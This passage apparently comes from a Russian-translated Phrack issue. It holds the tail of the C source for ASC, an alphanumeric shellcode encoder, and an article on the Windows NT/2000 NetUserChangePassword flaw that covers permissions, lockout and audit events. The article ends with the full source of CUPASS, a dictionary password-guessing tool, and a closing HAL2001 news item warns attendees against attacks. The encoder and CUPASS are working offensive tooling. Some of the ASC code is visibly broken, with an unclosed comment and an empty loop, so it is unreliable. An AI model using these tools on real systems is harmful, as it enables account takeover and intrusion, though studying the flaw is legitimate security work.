   POPr(s,reg);                   /* pop reg */
   PB1=xPB1;                      /* modify into the original shellcode */
   XORsib8(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],reg => xor xPB1,~xPB1 */
   break;
  case 2:
   xPB1=alphanumeric_get_complement(PB1);
   xPB2=alphanumeric_get_complement(PB2);
   PUSHw(s,WORD(XOR(PB2,xPB2),XOR(PB1,xPB1))); /* push ~xPB2 ~xPB1 */
   O16(s);POPr(s,reg); /* pop reg */
   PB1=xPB1;           /* modify into the original shellcode */
   PB2=xPB2;
   O16(s);XORsib32(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],reg => xor xPB2 xPB1,~xPB2 ~xPB1 */
   break;
  case 4:
   xPB1=alphanumeric_get_complement(PB1);
   xPB2=alphanumeric_get_complement(PB2);
   xPB3=alphanumeric_get_complement(PB3);
   xPB4=alphanumeric_get_complement(PB4);
   PUSHd(s,DWORD(XOR(PB4,xPB4),XOR(PB3,xPB3),XOR(PB2,xPB2),XOR(PB1,xPB1))); /* push ~xPB4 ~xPB3 ~xPB2 ~xPB1 *
   POPr(s,reg); /* pop reg */
   PB1=xPB1;    /* modify into the original shellcode */
   PB2=xPB2;
   PB3=xPB3;
   PB4=xPB4;
   XORsib32(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],reg => xor xPB4 xPB3 xPB2 xPB1,~xPB4 ~xPB3 ~xPB2
   break;
  }
  break;
 }

 /* eventually realize a NOT on the shellcode */
 if ((category==CATEGORY_ALPHA_NOT)||(category==CATEGORY_XOR_NOT)) {
  reg=alphanumeric_get_register(M_EDX|M_ESI);
  switch(size) {
  case 1:
   XORsib8(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],dl/dh */
   break;
  case 2:
   O16(s);XORsib32(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],dx/si */
   break;
  case 4:
   XORsib32(s,base,EBP,disp8,reg); /* xor [base+2*ebp+disp8],edx/esi */
   break;
  }
 }

 return 0;
}


/* generate the patch and the original shellcode */
/* ============================================= */
int alphanumeric_patches_generate(struct Sshellcode *output,struct Sshellcode *input) {
 struct Sshellcode *out,*in; /* input and output codes */
 struct Sshellcode *best; /* last best shellcode */
 struct Sshellcode *patcher; /* patches code */
 int alpha_begin,alpha_end; /* offsets of the patchable part */
 int base; /* base register */
 unsigned char *disp8_begin; /* pointer to the current first disp8 */
 unsigned char disp8;
 int category,size,i,j;

 if (input==NULL) return -1;
 if (output==NULL) return -1;

 /* get the offset of the first and last non alphanumeric bytes */
 for (alpha_begin=0;alpha_begin<input->size;alpha_begin++) {
  if (!alphanumeric_check(input->opcodes[alpha_begin])) break;
 }
 if (alpha_begin>=input->size) { /* if patching is not needed */
  shellcode_cat(output,input);
```

```
  return 0;
 }
 for (alpha_end=input->size-1;alpha_end>alpha_begin;alpha_end--) {
  if (!alphanumeric_check(input->opcodes[alpha_end])) break;
 }

 base=alphanumeric_get_register(M_EBX|M_EDI);
 best=shellcode_malloc();
 disp8_begin=ALPHANUMERIC_BYTES;

 while (*disp8_begin!=0) { /* loop for all possible disp8 values */
  disp8=*disp8_begin;

  /* allocate all shellcodes */
  out=shellcode_malloc();
  shellcode_cpy(out,output);
  in=shellcode_malloc();
  shellcode_cpy(in,input);
  patcher=shellcode_malloc();

  i=alpha_begin;
  size=0;
  while (i<=alpha_end) { /* loop into our original shellcode */
   /* increment the offset if needed */
   for (j=0;j<size;j++) {
    if (alphanumeric_check(disp8+1)) {
     disp8++;
    }
    else INCr(patcher,base); /* inc base */
   }

   category=alphanumeric_patches_get_category(in->opcodes[i]);
   size=1; /* by default, we have 1 byte of the same category */

   /* loop until maximum 3 next bytes are from the same category */
   while ((i+size<=alpha_end)&&(size<4)&&(alphanumeric_patches_get_category(in->opcodes[i+size])==category))
   if (size==3) size=2; /* impossible to XOR 3 bytes */

   /* patch those bytes */
   alphanumeric_patches_generate_xor(patcher,category,&in->opcodes[i],size,base,disp8);

   i+=size;
  }

  alphanumeric_patches_generate_initialization(out,patcher->size,alpha_begin,
  base,*disp8_begin); /* create a valid initialization shellcode */

  shellcode_cat(out,patcher);
  shellcode_cat(out,in);

  if ((best->size==0)||(out->size<best->size)) shellcode_cpy(best,out);
  /* if this is a more interesting shellcode, we save it */

  /* free all shellcodes and malloc */
  shellcode_free(out);
  shellcode_free(in);
  shellcode_free(patcher);
  disp8_begin++;
 }

 shellcode_cpy(output,best);
 shellcode_free(best);
 return 0;
}

/*****************************************************************************/

/* +-------------------------------------------------------------------------+ */
/* |                          INTERFACE FUNCTIONS                            | */
/* +-------------------------------------------------------------------------+ */
void print_syntax() {
```

```
 fprintf(stderr,"ASC - IA32 Alphanumeric Shellcode Compiler\n");
 fprintf(stderr,"=========================================\n");
 fprintf(stderr,"SYNTAX  : asc [options] <input file[.c]>\n");
 fprintf(stderr,"COMPILATION OPTIONS :\n");
 fprintf(stderr," -a[ddress] stack|<r32>     : address of shellcode (default=stack)\n");
 fprintf(stderr," -m[ode] stack|patches      : output shellcode build mode (default=patches)\n");
 fprintf(stderr," -s[tack] call|jmp|null|ret : method to return to original code on the stack\n");
 fprintf(stderr,"                              (default=null)\n");
 fprintf(stderr,"DEBUGGING OPTIONS :\n");
 fprintf(stderr," -debug-start               : breakpoint to start of compiled shellcode\n");
 fprintf(stderr," -debug-build-original      : breakpoint to building of original shellcode\n");
 fprintf(stderr," -debug-build-jump          : breakpoint to building of stack jump code\n");
 fprintf(stderr," -debug-jump                : breakpoint to stack jump\n");
 fprintf(stderr," -debug-original            : breakpoint to start of original shellcode\n");
 fprintf(stderr,"INPUT/OUTPUT OPTIONS :\n");
 fprintf(stderr," -c[har] <char[] name>      : name of C input array (default=first array)\n");
 fprintf(stderr," -f[ormat] bin|c            : output file format (default=bin)\n");
 fprintf(stderr," -o[utput] <output file>    : output file name (default=stdout)\n");
 fprintf(stderr,"\n");
 fprintf(stderr,"ASC 0.9.1                                                    rix@hert.org @2001\n");
 exit(1);
}


void print_error() {
 perror("Error ASC");
 exit(1);
};

/* +-------------------------------------------------------------------------+ */
/* |                            MAIN PROGRAM                                 | */
/* +-------------------------------------------------------------------------+ */

#define STACK REGISTERS+1

#define INPUT_FORMAT_BIN 0
#define INPUT_FORMAT_C 1

#define OUTPUT_FORMAT_BIN 0
#define OUTPUT_FORMAT_C 1

#define OUTPUT_MODE_STACK 0
#define OUTPUT_MODE_PATCHES 1

#define STACK_MODE_CALL 0
#define STACK_MODE_JMP 1
#define STACK_MODE_NULL 2
#define STACK_MODE_RET 3


int main(int argc, char **argv) {
 char *input_filename=NULL,*output_filename=NULL;
 struct Sshellcode *input=NULL,*output=NULL,*stack=NULL;

 char input_format=INPUT_FORMAT_BIN;
 char *input_variable=NULL;
 char address=STACK;
 char output_format=OUTPUT_FORMAT_BIN;
 char output_mode=OUTPUT_MODE_PATCHES;
 char stack_mode=STACK_MODE_NULL;

 int debug_start=0;
 int debug_build_original=0;
 int debug_build_jump=0;
 int debug_jump=0;
 int debug_original=0;

 int ret,l;


 /* command line parameters definition */
```

```
#define SHORT_OPTIONS "a:c:f:m:o:s:"
struct option long_options[]={
 /* {"name",has_arg,&variable,value} */
 {"address",1,NULL,'a'},
 {"mode",1,NULL,'m'},
 {"stack",1,NULL,'s'},

 {"debug-start",0,&debug_start,1},
 {"debug-build-original",0,&debug_build_original,1},
 {"debug-build-jump",0,&debug_build_jump,1},
 {"debug-jump",0,&debug_jump,1},
 {"debug-original",0,&debug_original,1},

 {"char",1,NULL,'c'},
 {"format",1,NULL,'f'},
 {"output",1,NULL,'o'},

 {0,0,0,0}
};
int c;
int option_index=0;


/* read command line parameters */
opterr=0;
while ((c=getopt_long_only(argc,argv,SHORT_OPTIONS,long_options,&option_index))!=-1) {
 switch (c) {
 case 'a':
  if (!strcmp(optarg,"eax")) address=EAX;
  else if (!strcmp(optarg,"ebx")) address=EBX;
  else if (!strcmp(optarg,"ecx")) address=ECX;
  else if (!strcmp(optarg,"edx")) address=EDX;
  else if (!strcmp(optarg,"esp")) address=ESP;
  else if (!strcmp(optarg,"ebp")) address=EBP;
  else if (!strcmp(optarg,"esi")) address=ESI;
  else if (!strcmp(optarg,"edi")) address=EDI;
  else if (!strcmp(optarg,"stack")) address=STACK;
  else print_syntax();
  break;
 case 'c':
  input_format=INPUT_FORMAT_C;
  input_variable=optarg;
  break;
 case 'f':
  if (!strcmp(optarg,"bin")) output_format=OUTPUT_FORMAT_BIN;
  else if (!strcmp(optarg,"c")) output_format=OUTPUT_FORMAT_C;
  else print_syntax();
  break;
 case 'm':
  if (!strcmp(optarg,"stack")) output_mode=OUTPUT_MODE_STACK;
  else if (!strcmp(optarg,"patches")) output_mode=OUTPUT_MODE_PATCHES;
  else print_syntax();
  break;
 case 'o':
  output_filename=optarg;
  break;
 case 's':
  output_mode=OUTPUT_MODE_STACK;
  if (!strcmp(optarg,"call")) stack_mode=STACK_MODE_CALL;
  else if (!strcmp(optarg,"jmp")) stack_mode=STACK_MODE_JMP;
  else if (!strcmp(optarg,"null")) stack_mode=STACK_MODE_NULL;
  else if (!strcmp(optarg,"ret")) stack_mode=STACK_MODE_RET;
  else print_syntax();
  break;
 case 0: /* long option set variable */
  break;
 case '?': /* error option character */
 case ':': /* error option parameter */
 default:
  print_syntax();
 }
```

```
}

if (optind+1!=argc) print_syntax(); /* if no input file specified */
input_filename=argv[optind];
/* detect the input file format */
l=strlen(input_filename);
if ((l>2)&&(input_filename[l-2]=='.')&&(input_filename[l-1]=='c')) input_format=INPUT_FORMAT_C;

random_initialize();
input=shellcode_malloc();
output=shellcode_malloc();


/* read input file */
if (debug_original) INT3(input);
fprintf(stderr,"Reading %s ... ",input_filename);

switch(input_format) {
case INPUT_FORMAT_BIN:
 ret=shellcode_read_binary(input,input_filename);
 break;
case INPUT_FORMAT_C:
 ret=shellcode_read_C(input,input_filename,input_variable);
 break;
}
if (ret==-1) {
 fprintf(stderr,"\n");
 print_error();
}
if (!debug_original) fprintf(stderr,"(%d bytes)\n",input->size);
else fprintf(stderr,"(%d bytes)\n",input->size-1);


if (debug_start) INT3(output);

/* obtain the shellcode address */
if (address==STACK) address=alphanumeric_get_address_stack(output);
alphanumeric_initialize_registers(output,address);

/* generate the original shellcode */
if (debug_build_original) INT3(output);
switch(output_mode) {
case OUTPUT_MODE_STACK:
 alphanumeric_stack_generate(output,input);

 if (stack_mode!=STACK_MODE_NULL) { /* if jump building needed */
  stack=shellcode_malloc();
  if (debug_jump) INT3(stack);
  switch(stack_mode) {
  case STACK_MODE_CALL:
   CALL_ESP(stack);  /* call esp */
   break;
  case STACK_MODE_JMP:
   JMP_ESP(stack);   /* jmp esp */
   break;
  case STACK_MODE_RET:
   PUSHr(stack,ESP); /* push esp */
   RET(stack);       /* ret */
   break;
  }
  if (debug_build_jump) INT3(output);
  alphanumeric_patches_generate(output,stack);
  shellcode_free(stack);
 }
 else { /* no jump building needed */
  if (debug_jump) INT3(output);
 }
 break;

case OUTPUT_MODE_PATCHES:
 alphanumeric_patches_generate(output,input);
```

```
 break;
}


/* print shellcode to the screen */
fprintf(stderr,"Shellcode (%d bytes):\n",output->size);
shellcode_print(output);
fclose(stdout);
fprintf(stderr,"\n");

/* write input file */
if (output_filename) {
 fprintf(stderr,"Writing %s ...\n",output_filename);

 switch(output_format) {
 case OUTPUT_FORMAT_BIN:
  ret=shellcode_write_binary(output,output_filename);
  break;
 case OUTPUT_FORMAT_C:
  ret=shellcode_write_C(output,output_filename);
  break;
 }
 if (ret==-1) {
  shellcode_free(input);
  shellcode_free(output);
  print_error();
 }
}

shellcode_free(input);
shellcode_free(output);
fprintf(stderr,"Done.\n");
}
```

CUPASS И ПРОБЛЕМА NETUSERCHANGEPASSWORD

Автор: Doc Holiday / THC

Введение

У Microsoft есть известная проблема в Windows NT 4, позволяющая злоумышленнику изменить пароль любого пользователя при определённых/стандартных обстоятельствах.

Та же проблема недавно вновь проявилась в Windows 2000. Уязвимость существует в реализации функции NetUserChangePassword от Microsoft.

Эти факты вдохновили меня написать данную статью и инструмент CUPASS — простую утилиту, осуществляющую словарную атаку на учётные записи пользователей.

В этой статье я хочу обсудить всё, что стоит знать о проблеме NetUserChangePassword.

Приятного чтения...

Doc Holiday / THC

Протоколы смены пароля

Для начала расскажу немного о возможностях смены пароля в среде Windows NT/W2K.

Windows 2000 поддерживает несколько протоколов смены пароля, которые применяются в разных ситуациях.

Это следующие протоколы:

• Протокол NetUserChangePassword (далее — NUCP)
• Протокол NetUserSetInfo
• Протокол Kerberos для смены пароля
• Протокол Kerberos для установки пароля
• Запись атрибута пароля через LDAP (требует 128-битного SSL)
• Протокол XACT-SMB (для совместимости с LAN Manager)

Поскольку в реализации протокола NUCP от Microsoft имеется уязвимость, рассмотрим его подробнее.

Выбор протокола

Мы видим, что в среде Microsoft существует множество протоколов смены пароля. Теперь покажу, в каких случаях используется NUCP.

Случай 1

Если пользователь меняет пароль, нажав CTRL+ALT+DELETE и выбрав кнопку «Сменить пароль», используется протокол NUCP, если целью является домен, локальный рядовой сервер или рабочая станция.

Если цель — область Kerberos, вместо NUCP применяется протокол Kerberos для смены пароля.

Случай 2

Если запрос на смену пароля инициирован с машины под управлением Windows NT 3.x или NT 4, используются протоколы NUCP и/или NetUserSetInfo.

Случай 3

Если программа использует метод NUCP через интерфейс Active Directory Services Interface (ADSI), интерфейс IaDSUser сначала пытается сменить пароль по протоколу LDAP, а затем методом NUCP.

Вызов функции NUCP

Теперь мы знаем, что существует много способов сменить пароль пользователя, и в каких случаях применяется NUCP.

Рассмотрим подробнее саму функцию NetUserChangePassword. (Более подробную информацию можно найти в SDK Microsoft!)

Прототип

Прототип функции NetUserChangePassword определён в `lmaccess.h` и выглядит следующим образом:

```
NET_API_STATUS NET_API_FUNCTION
NetUserChangePassword (
    IN  LPCWSTR   domainname OPTIONAL,
    IN  LPCWSTR   username OPTIONAL,
    IN  LPCWSTR   oldpassword,
    IN  LPCWSTR   newpassword
    );
```

Параметры описаны последовательно ниже.

Параметры

domainname

Указатель на завершаемую нулём строку Unicode, задающую имя удалённого сервера или домена.

username

Указатель на завершаемую нулём строку Unicode, задающую имя пользователя.

oldpassword

Указатель на завершаемую нулём строку Unicode, задающую старый пароль пользователя на сервере или в домене.

newpassword

Указатель на завершаемую нулём строку Unicode, задающую новый пароль пользователя на сервере или в домене.

Возвращаемые значения

Возвращаемые значения определены в `LMERR.H` и `WINERROR.H`.

Если функция выполнена успешно, возвращаемое значение равно 0 (нулю), т. е. `NERR_Success`.

Наиболее важные коды ошибок:

ERROR_ACCESS_DENIED (WINERROR.H)

Доступ запрещён.

Если целью является NT Server/контроллер домена и включён параметр «Пользователь должен войти в систему, чтобы изменить пароль», данный код является результатом работы CUPASS — пароль угадать не удалось.

Если целевой системой является контроллер домена W2K с установленным AD, и группа «Все» удалена из группы «Доступ, совместимый с предыдущими версиями Windows», этот код является результатом работы NUCP.

В некоторых случаях это означает, что CUPASS угадал правильный пароль, но не смог его изменить из-за недостаточных прав на соответствующий объект AD.

ERROR_INVALID_PASSWORD (WINERROR.H)

Угаданный пароль (oldpassword) неверен.

ERROR_ACCOUNT_LOCKED_OUT (WINERROR.H)

Учётная запись заблокирована вследствие множества неудачных попыток входа.

ERROR_CANT_ACCESS_DOMAIN_INFO (WINERROR.H)

Не удалось связаться с Windows NT Server, либо объекты в домене защищены таким образом, что необходимые сведения получить невозможно.

NERR_UserNotFound (LMERR.H)

Учётная запись пользователя не найдена на указанном сервере.

NERR_NotPrimary (LMERR.H)

Операция разрешена только на PDC. Возникает, например, при попытке сменить пароль на BDC.

Перечисленные возвращаемые значения обрабатываются CUPASS. Для всех остальных выводится числовое значение, и для его расшифровки можно обратиться к указанным файлам.

Дополнительные сведения о вызове NUCP API

Функция NUCP доступна только на платформах Windows NT и Windows 2000.

Как часть LanMan API функция NUCP работает исключительно с UNICODE! Это несколько усложняет программирование, но не делает его невозможным.

UNICODE в Windows — отдельная тема, и мы не станем углубляться в неё здесь. Если интересует — обратитесь к сайту Microsoft MSDN или книге Чарльза Петцольда о программировании под Windows.

Для успешного использования NUCP необходимо скомпоновать программу с библиотекой `Netapi32.lib`!

Необходимые права для NUCP

NUCP является частью функций управления сетью Microsoft. Эти функции делятся на группы: NetFileFunctions, ScheduleFunctions, ServerFunctions, UserFunctions и другие.

В свою очередь, они разделяются на функции запроса (Query Functions) и функции обновления (Update Functions). Функции запроса лишь позволяют получать информацию, тогда как функции обновления позволяют вносить изменения в объекты.

Пример функции запроса — NetUserEnum, предоставляющая сведения о всех учётных записях на сервере.

Пример функции обновления — NetUserChangePassword, меняющая пароль учётной записи.

Несложно догадаться, что функции запроса требуют меньших прав, чем функции обновления.

Рассмотрим необходимые права подробнее.

Windows NT

Функции запроса — NetGroupEnum, NetUserEnum и другие — могут выполняться всеми аутентифицированными пользователями.

Сюда входят анонимные пользователи, если параметр политики RestrictAnonymous разрешает анонимный доступ.

На рядовом сервере Windows NT, рабочей станции или PDC функция NetUserChangePassword может быть успешно выполнена только администраторами, операторами учётных записей или самим пользователем, если для него включён параметр «Пользователь должен войти в систему, чтобы изменить пароль».

Если этот параметр не включён, пользователь может сменить пароль любого другого пользователя при условии, что знает актуальный пароль.

Windows 2000

Функции запроса — NetGroupEnum, NetUserEnum и другие — могут выполняться всеми аутентифицированными пользователями, включая анонимных, если параметр политики RestrictAnonymous разрешает анонимный доступ.

На рядовом сервере или рабочей станции W2K функция NetUserChangePassword должна быть доступна для успешного выполнения только администраторам, операторам учётных записей или самому пользователю.

Что это не так, можно продемонстрировать с помощью CUPASS — именно здесь кроется уязвимость, допущенная Microsoft в реализации NetUserChangePassword.

На рядовых серверах и рабочих станциях W2K функция NetUserChangePassword может быть успешно вызвана любым пользователем, знающим текущий пароль атакуемой учётной записи.

(К сведению: параметр «Пользователь должен войти в систему, чтобы изменить пароль» в W2K убран!)

На контроллере домена W2K с Active Directory доступ к объекту предоставляется на основе ACL объекта (поскольку W2K с установленным AD хранит пароли пользователей в AD, в отличие от NT 3.x/4).

Сетевые функции управления типа «запрос» разрешены всем аутентифицированным пользователям и членам группы «Доступ, совместимый с предыдущими версиями Windows» согласно ACL по умолчанию.

Теоретически сетевые функции управления типа «обновление», такие как NUCP, разрешены только администраторам и операторам учётных записей.

Что это не так, также можно показать с помощью CUPASS.

CUPASS работает даже если на целевой системе установлен AD.

Если группа «Все» удалена из группы «Доступ, совместимый с предыдущими версиями Windows», результатом работы CUPASS будет код ошибки 5, означающий ACCESS_DENIED!

Мои исследования показывают, что CUPASS всё равно угадывает пароль, однако изменить его не может из-за недостаточных прав на объект AD!

Анонимное подключение

Есть ещё один момент, которому я уделил мало внимания, — проблема анонимного пользователя, известная также как проблема NULL-пользователя.

Рассмотрим кратко, как настройки анонимной безопасности влияют на проблему NUCP.

W2K

Значение следующего параметра реестра регулирует поведение операционной системы в отношении NULL USER CONNECT:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA
Value: RestrictAnonymous
Value Type: REG_DWORD
```

Если RestrictAnonymous установлен в 0 (ноль), что является настройкой по умолчанию, CUPASS работает нормально.

Если RestrictAnonymous установлен в 1 (перечисление учётных записей и имён SAM запрещено), CUPASS по-прежнему работает нормально.

Если RestrictAnonymous установлен в 2 (доступ без явных анонимных разрешений невозможен), смена пароля через NUCP невозможна.

Поскольку значение 2 имеет широкие последствия для работы среды Windows (например, служба Browser работает некорректно, защищённые каналы netlogon не могут быть должным образом установлены рядовыми рабочими станциями и т. д.), оно используется редко.

Эти настройки одинаковы для рядового сервера W2K и контроллера домена W2K с AD!

NT4

Значение следующего параметра реестра регулирует поведение операционной системы в отношении NULL USER CONNECT:

В отличие от W2K, для RestrictAnonymous допустимы только два значения: 0 (ноль) и 1.

Если RestrictAnonymous установлен в 0 (ноль), что является настройкой по умолчанию, CUPASS работает нормально.

Если RestrictAnonymous установлен в 1 (перечисление учётных записей и имён SAM запрещено), CUPASS по-прежнему работает нормально.

Общее

Процесс, вызывающий функцию NetUserChangePassword, в ряде случаев должен обладать привилегией `SE_CHANGE_NOTIFY_NAME` (за исключением системной учётной записи и членов локальной группы «Администраторы»). По умолчанию эта привилегия включена для каждой учётной записи, но может быть отключена администратором.

`SE_CHANGE_NOTIFY_NAME` в списке привилегий не найти, поскольку она называется «Обход перекрёстной проверки»!

Это заявление Microsoft. Я проверял, но не нашёл случая, в котором это право было бы необходимо для вызова функции NUCP.

Политики и журналирование

Рассмотрим параметры политик, влияющие на проблему NUCP.

Политики учётных записей

Политика паролей

Параметры «Хранить историю паролей» и «Минимальный срок действия пароля» влияют на результат работы CUPASS таким образом, что CUPASS не может «по-настоящему» сменить пароль, и возникает код ошибки 2245.

Однако это не существенно, поскольку к этому моменту мы уже знаем «старый» пароль, а CUPASS лишь пытался заменить «старый» пароль на тот же «старый».

Политика блокировки учётной записи

Порог блокировки учётной записи

Параметры «Продолжительность блокировки учётной записи» и «Сбросить счётчик блокировки учётной записи через...» имеют значение только если «Порог блокировки учётной записи» задан значением больше 0.

Если порог задан, это влияет на работу CUPASS: все попытки CUPASS, превышающие порог, приведут к блокировке учётной записи.

Однако политика блокировки не распространяется на учётную запись «Администратор» в среде NT4, пока не используется инструмент Passprop из NT Reskit! В этом случае даже учётная запись «Администратор» будет заблокирована для сетевых входов!

Если запустить CUPASS против любой учётной записи на сервере W2K или контроллере домена W2K с AD, эта учётная запись блокируется, и даже учётная запись «Администратор» помечается как «Учётная запись заблокирована»!

Тем не менее «Администратор» по-прежнему может войти в систему локально на этой машине!

Политика аудита

Рассмотрим, какие события аудита необходимо включить, чтобы увидеть атаку CUPASS в журналах безопасности целевой машины.

Аудит управления учётными записями

Если параметр «Аудит управления учётными записями» включён (успех/отказ), в журнале безопасности появляется запись с идентификатором 627.

Эта запись содержит все необходимые данные для администратора: дату, время, имя целевой учётной записи, имя пользователя, выполнившего действие, и прочее.

Аудит событий входа в систему

К удивлению некоторых администраторов, при включённых параметрах «Аудит событий входа в систему» или «Аудит событий входа» запись в журнале не появляется, если атака направлена на локальную машину.

Это справедливо, например, при попытке угадать пароль локального администратора своей машины.

Если атака CUPASS приходит удалённо, возникают записи с идентификаторами 681 и 529.

Аудит доступа к объектам

Если данный тип аудита включён и атака направлена на локальную машину, в журнале появляются записи с идентификаторами 560 и 562.

Запись 560 сообщает, что кто-то открыл объект «Диспетчер учётных записей безопасности», тогда как 562 содержит нечто вроде «Дескриптор закрыт».

Возможно, при иных условиях появляются и другие записи с иными идентификаторами, но перечисленные выше — те, что я обнаружил при тестировании CUPASS.

Протестируйте CUPASS в своей среде и изучите собственные журналы!

Заключение

Надеюсь, эта статья дала вам общее представление о проблеме NetUserChangePassword и непоследовательной реализации безопасности и функций API от Microsoft.

Статья не исчерпывает тему полностью, поскольку существует слишком много различных ситуаций и конфигураций, которые я не успел проверить в своё короткое свободное время.

Благодарности

Привет Van Hauser'y, вдохновившему меня на этот материал, ganymed'y, mindmaniac'y и всем остальным участникам THC, VAX'y, подбросившему меня до HAL2001, ребятам из TESO, Seth'y, Rookie и всем остальным, кто меня знает...

Самая большая благодарность — моей жене, которая почти не видела меня всё выходные, пока я писал эту статью!

Хорошего дня, и встретимся на HAL2001!

Исходный код CUPASS

```
/*
 * CUPASS v1.0 (c) 2001 by Doc Holiday / THC <Holiday@TheHackersChoice.com>
 * http://www.hackerschoice.com
 *
 * Dictionary Attack against Windows Passwords with NetUserChangePassword.
 * Do only use for legal purposes.
 *
 * Compiled and tested on Windows NT/W2K - runs not on Win9x!!
 * Compiled with VC++ 6.0
 *
 */


#define UNICODE 1
#define _UNICODE 1


#include <windows.h>
#include <lmaccess.h>
#include <stdio.h>
#include <wchar.h>


#pragma comment( lib, "netapi32.lib" )



void wmain( int argc, wchar_t *argv[] )
{
        wchar_t *hostname = 0;
        wchar_t *username = 0;
        wchar_t *dictfile = 0;
        wchar_t myChar[256];
        NET_API_STATUS result;
        FILE *stream;
        LPWSTR oldpassword;


        if (argc != 4)
        {
        wprintf (L"\nMissing or wrong parameters!\n");
            wprintf (
               L"\nUsage: cupass \\\\hostname username dictionaryfile\n");
            exit(1);
        }


        hostname = argv[1];
        username = argv[2];
        dictfile = argv[3];


    if (wcsncmp(hostname, L"\\\\",2 )!=0)
        {
```

```
            wprintf (L"\nups... you forgot the double backslash?");
            wprintf (
                L"\nUsage: cupass \\\\hostname username dictionaryfile\n");
            exit(1);
        }


  if( (stream  = _wfopen( dictfile, L"r" )) == NULL )
        {
      wprintf( L"\nups... dictionary %s could not be opened", dictfile );
      wprintf (L"\nUsage: cupass \\\\hostname username dictionaryfile\n");
        }
   else
   {

        wprintf (L"\n*** CUPASS 1.0 - Change User PASSword - by Doc Holiday/THC (c) 2001 ***\n");
        wprintf (L"\nStarting attack .....\n");
        wprintf (L"\nTarget: %s ", hostname);
        wprintf (L"\nUser: %s\n ", username);


        while( !feof( stream ) )
        {
          fgetws (myChar, 256,stream);


          if (myChar[wcslen(myChar)-1] == '\r') myChar[wcslen(myChar)-1] = '\0';
          if (myChar[wcslen(myChar)-1] == '\n') myChar[wcslen(myChar)-1] = '\0';


          oldpassword = myChar;

          wprintf( L"\nTrying password %s \n", oldpassword );

          result = NetUserChangePassword( hostname, username,oldpassword, oldpassword );

          switch (result)
          {
                case 0:
                        wprintf( L"GOTCHA!! Password was changed\n" );
                        wprintf( L"\nPassword from user '%s' is '%s'\n", username, oldpassword);
                        fclose (stream);
                        exit (1);
                        break;

                case 5: //ERROR_ACCESS_DENIED
                        wprintf (L"Attempt failed -> ERROR_ACCESS_DENIED - \
But password could be %s\n", oldpassword);
                        fclose (stream);
                        exit(1);
                        break;

                case 86: //ERROR_INVALID_PASSWORD
                        wprintf( L"Attempt failed -> Incorrect password\n" );
                        break;

                case 1351: //ERROR_CANT_ACCESS_DOMAIN_INFO
                        wprintf (L"Attempt failed -> Can't establish connection to Host %s\n",hostname);
                        fclose (stream);
                        exit(1);
                        break;


                case 1909: //ERROR_ACCOUNT_LOCKED_OUT
                        wprintf (L"Attempt failed -> Account locked out\n");
                        fclose (stream);
                        exit(1);
                        break;


                case 2221: //NERR_UserNotFound)
```

```
                        wprintf (L"Attempt failed -> User %s not found\n", username);
                        fclose (stream);
                        exit(1);
                        break;

                case 2226://NERR_NotPrimary
                        wprintf (L"Attempt failed -> Operation only allowed on PDC\n");
                        break;


                case 2245:
                        wprintf (L"GOTCHA!! Password is '%s' , but \
couldn't be changed to '%s' due to password policy settings!\n", \
oldpassword, oldpassword);
                        fclose(stream);
                        exit(1);
                        break;


                default:
                        wprintf( L"\nAttempt failed :( %lu\n", result );
                        fclose(stream);
                        exit(1);
                        break;
                }
        }
        fclose (stream);
   }
}
```

ScRiPt KiDdY MaNuAl To HaL2001

Автор: HAL Staff

Каждый выпуск Phrack содержит специальный раздел под названием «Phrack World News (PWN)». Этот раздел представляет собой сочетание кратких обзоров, текущих событий и слухов.

PWN — это новости о сцене и из сцены.
Вы можете отправлять материалы для PWN напрямую на disorder@phrack.org или объявить о своих новостях на http://www.phrack.org/disorder.

Копы, преступления и HAL 2001 (http://www.hal2001.org)

или ScRiPt KiDdY MaNuAl To HaL2001

Когда вы приезжаете на HAL2001 и осматриваетесь вокруг, вам может показаться, что это идеальное место для скрипт-кидди-шалостей. Имею в виду: с 1 ГБ пропускной способности, которая тянется почти прямо до вашей палатки, простой ping-флуд превращается в грозное оружие. А с таким количеством людей вокруг наверняка найдётся кто-то в радиусе 10 метров, кто знает, как получить root на том веб-хостинге, который вы обнаружили этим утром.

Вы, возможно, также заметили остальных людей вокруг. Большинство из них, судя по всему, существуют в каком-то ином мире. Наиболее заметное отличие — они не хвастаются без умолку, на скольких машинах установили Stacheldraht. Когда они говорят о компьютерной безопасности, вы нередко их не понимаете, а ещё они подолгу рассуждают о каких-то туманных политических вещах. Это мы. Мы — остальная часть хакерского сообщества. Мы здесь уже давно, так что вы, вероятно, просто называете большинство из нас «этими старыми людьми». Всё нормально.

Мы считаем, что в мире сегодня происходят важные вещи. Вещи, с которыми стоит бороться. Правительства и крупные корпорации в основном захватывают власть и выстраивают механизмы контроля. Это может звучать сложно или странно, но подумайте о новых законах, позволяющих мгновенно следить за кем угодно. Подумайте о компьютерных базах данных, которые в реальном времени знают, где находится каждый. Подумайте о камерах повсюду. Подумайте о том, что вас заставляют платить каждый раз за всё, что вы смотрите или слушаете. Подумайте о вашей коллекции MP3. Подумайте о тюрьме.

Заставляя нас всех выглядеть плохо

Эй, давайте не будем обманывать друг друга: в детстве мы и сами были не ангелы. Но прямо сейчас влиятельные люди по всему миру хотели бы представить HAL2001 как сборище опасных личностей, жаждущих всё разрушить. Хотя может казаться крутым, что влиятельные люди считают вас опасным, вы лишь играете им на руку, если дефейсите сайты отсюда или устраиваете мать всех DDoS-атак. Вы помогаете сторонникам жёсткого курса, которые говорят, что от нас нет никакого толка. Им нет дела до дефейснутых сайтов. Им нет дела до DDoS-атак. Чёрт, их руководство даже не умеет держать мышку. Им важно выставить нас всех угрозой, чтобы получить общественную поддержку и упрятать нас всех за решётку.

Подставляя себя под удар

Но если вас не беспокоит ничего из вышесказанного, вот ещё одна причина не делать глупостей на HAL: почти нигде на земле шансы быть арестованным не настолько высоки, как на HAL2001. Представители голландских правоохранительных органов (да: копы) присутствуют здесь в большом количестве. А общественное мнение таково, что они в последнее время арестовали недостаточно людей за компьютерные преступления. Поэтому они испытывают сильное давление и должны кого-нибудь задержать. Кого угодно...

